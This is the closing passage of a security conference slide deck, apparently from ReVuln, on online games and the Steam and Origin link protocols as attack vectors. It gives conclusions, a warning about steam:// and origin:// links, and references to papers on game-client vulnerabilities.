    - Not shipped along with the clients
  - **I use an emulator!**
    - Good idea.. But..
      - Emulators don't usually match the server-internals 1:1
      - A bug in the emulator is likely to be a emulator-only bug **:[**
  - **Legal issues...**
    - If you crash an online server while testing..
    - ... A few people will go after you

Conclusion (1/3)

- Games are:
  - No longer for kids
  - An exceptional stealth attack vector
  - Very complex:
    - **Complex++ => Security_concerns++**
  - Linked to credit card$ and social-networks
  - Linked to you **:]**
- **Playing online games != Safe**

Conclusion (2/3)

2 big attack vectors: 94+ Million ~~players~~ victims!

Old but still **not patched** attack vector

STEAM™

54+ Million ~~players~~ victims

New attack vector

Origin™

40+ Million ~~players~~ victims

Conclusion (3/3)

If you use Steam or Origin…

Beware of the links!

Steam://

Origin://

References

1) **Steam Browser Protocol Insecurity (when local bugs go remote)**
   - http://www.revuln.com/files/ReVuln_Steam_Browser_Protocol_Insecurity.pdf [paper]
   - http://vimeo.com/51438866 [video]

1) **Call of Duty: Modern Warfare 3 NULL pointer dereference**
   - http://www.revuln.com/files/ReVuln_CoDMW3_null_pointer_dereference.pdf [paper]

2) **CryENGINE 3 Remote Code Execution Vulnerability**
   - http://vimeo.com/53425372 [video]

3) **EA Origin Insecurity (when local bugs go remote.. again)** NEW
   - http://www.revuln.com/files/ReVuln_EA_Origin_Insecurity.pdf [paper]

4) **EA Battlefield Play4Free Remote Code Execution Vulnearability** NEW
   - http://www.revuln.com/files/ReVuln_Battlefield_play4free.pdf [paper]

Yo Mate!
If you are reading this note.. You are probably dead..

Boom! Headshot!
- Yours Sniper

Thanks! Questions?

revuln.com - info@revuln.com - twitter.com/revuln